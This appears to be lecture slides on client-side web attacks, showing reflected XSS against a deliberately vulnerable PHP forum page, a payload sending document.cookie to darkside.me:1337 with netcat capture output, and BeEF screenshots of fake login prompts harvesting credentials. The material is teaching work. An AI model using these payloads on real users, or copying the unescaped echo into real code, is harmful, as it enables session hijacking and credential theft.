


(Remaining) Client-side Attacks

XSS, Open Redirects, Clickjacking

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. >> Remaining Client Attacks <<
8. General Topics
9. Conclusions





Have we already discussed
attacks which actually
target the user instead of
the application?

Let's discuss a few more...

```
1  <html>
2  |   <head><title>Jedi Forum 3000</title></head>
3  |   <body>
4  |       <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5  |   </body>
6  </html>
```

do you see any problems?

GET /forum/foerview.php?uname=Luke HTTP/1.1
Host: lightside.me



darksideme


Attacker

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me

phishing



Web Server




```
1 <html>
2   <head><title>Jedi Forum 3000</title></head>
3   <body>
4     <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5   </body>
6 </html>
```

▼ <body>
 ▼ <h1>
 Welcome
 <script>alert(document.cookie)</script>
 </h1>

popping up a cookie is lame?

you're right...

```
http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22http://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```




The screenshot shows a portion of a browser's developer tools DOM tree. It highlights a `<script>` element under an `<body>` node. The `src` attribute of this script tag is highlighted in blue, indicating it is selected. The value of the attribute is `new Image().src="http://darkside.me:1337/" + document.cookie`. The rest of the DOM tree is visible but not highlighted.

```
root@dvmachine:~# netcat -l -p 1337
GET /PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j HTTP/1.1
Host: darkside.me:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22htt
p://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```

still lame?

Let's see what we can do with BeEF



ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox

Activities Firefox Web Browser ott 28 19:08

BeEF Control Panel

Getting Started Hook Me!

Hooked Browsers

- Online Browsers
 - lightside.me
- Offline Browsers
 - 192.168.0.157

Module Tree

Module Results History

id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:07	command 2

Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 282

Plugin URL: http://0.0.0.300

Notification text: An additional plu

Execute

Basic Requester Ready

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=... Install plug-in...

Logout

Nachricht Nr:0
User: Yoda
May the force be with us.

Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.

Your message:
Your message goes here

Post

Inspektor Konsole Debugger Netzwerkanalyse Stilbearbeitung Laufzeitanalyse Ausgabe filtern Fehler Warnungen Log Informationen Debug CSS XHR Anfragen

[2020-10-28 19:06:49] GPU: ANGLE (Intel(R) UHD Graphics 620 Direct3D11 vs_5_0 ps_5_0) - Vendor: hook.js:5178:25

The image shows two windows side-by-side. On the left is the BeEF Control Panel running on an Ubuntu 20.04.1 host (IP 192.168.0.136). The panel displays a list of hooked browsers, including one from 'lightside.me' (IP 192.168.0.157). The 'Commands' tab is selected, showing a 'Module Tree' with various social engineering modules listed, and a 'Module Results History' table with three entries:

ID	Date	Label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3

The right window shows a hijacked 'Jedi Forum 3000' page from 'lightside.me'. The URL in the address bar is `lightside.me/forum/foverview.php?uname=<script>`. The page displays a 'Welcome' message and a 'Logout' link. Below the message area, there is a text input field labeled 'Your message:' containing 'Your message goes here'. A modal dialog box titled 'Facebook Session Timed Out' is overlaid on the page, prompting the user to re-enter their login credentials.

ubuntu_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox

Activities Firefox Web Browser

BeEF Control Panel

Getting Started Hook Me!

Hooked Browsers

- Online Browsers
 - lightside.me
- Offline Browsers
 - 192.168.0.157

Module Tree

Module Results History

id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3
3	2020-10-28 19:10	command 4

Pretty Theft

Description: Asks the user for their username and password using a floating div.

Id: 296

Dialog Type: Windows

Backing: Grey

Custom Logo (Generic only): <http://0.0.0.0:3000>

Execute

Basic Requester

Ready

192.168.0.136:3000/ui/panel#

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=...

Welcome

Logout

Nachricht Nr:0
User: Yoda
May the force be with us.

Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.

Your message:
Your message goes here

Post

Windows Security

Enter Network Password
Enter your password to connect to the server

User name
Password
 Remember my credentials

OK



Getting Started

Hook Me!



Hooked Browsers		
Online Browsers		
lightside.me		
?	?	192.168.0.157

Offline Browsers

Getting Started Logs Zombies Current Browser

Details Logs **Commands** Proxy XSSRays Network

Module Tree

Search

Module Results History


id...	date	label
0	2020-10-28 19:05	command 1
1	2020-10-28 19:06	command 2
2	2020-10-28 19:09	command 3
3	2020-10-28 19:10	command 4

Command results

1	Wed Oct 28 2020 19:10:56 GMT+0100 (Central European Standard Time) data: answer=test:testpwd
---	---


Re-execute command

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user's browser
How	By injecting the code via the application
Solution	
OWASP Top 10	
(Primary) Violated Principle	

darksideme
Attacker

← Exploit

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me

phishing



Web Server

```
1 <html>
2   <head><title>Jedi Forum 3000</title></head>
3   <body>
4     <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5   </body>
6 </html>
```

Vulnerability
Impact

Why is that even necessary?


wouldn't this be easier?

GET /coiframe.html HTTP/1.1
Host: darkside.me

```
coiframe.html > ...
1 <html>
2   <head><title>Dark Side</title></head>
3   <body>
4     <h1>Welcome to the dark side!</h1>
5     <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

darkside.me

Attacker



Same Origin Policy to the rescue!

```
» document.getElementById('targetFrame').contentWindow.document;
← DOMException: Permission denied to access property "document" on cross-origin object
```


```
GET /coiframe.html HTTP/1.1
Host: darkside.me

↳ coiframe.html > ...
1 <html>
2   <head><title>Dark Side</title></head>
3   <body>
4     <h1>Welcome to the dark side!</h1>
5     <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

Remember SOP from previous chapter?

- The web's basic security model
 - Basic idea:
 - Code from one origin (`darkside.me`) is not allowed to interfere with resources of another origin (`lightside.me`)
 - Origin = Protocol + Host + Port
 - `http://darkside.me:80`
 - `http://lightside.me:80`

Cross-Site Scripting (XSS)



Goal

Execute malicious JavaScript code in the user's browser

How

Different types

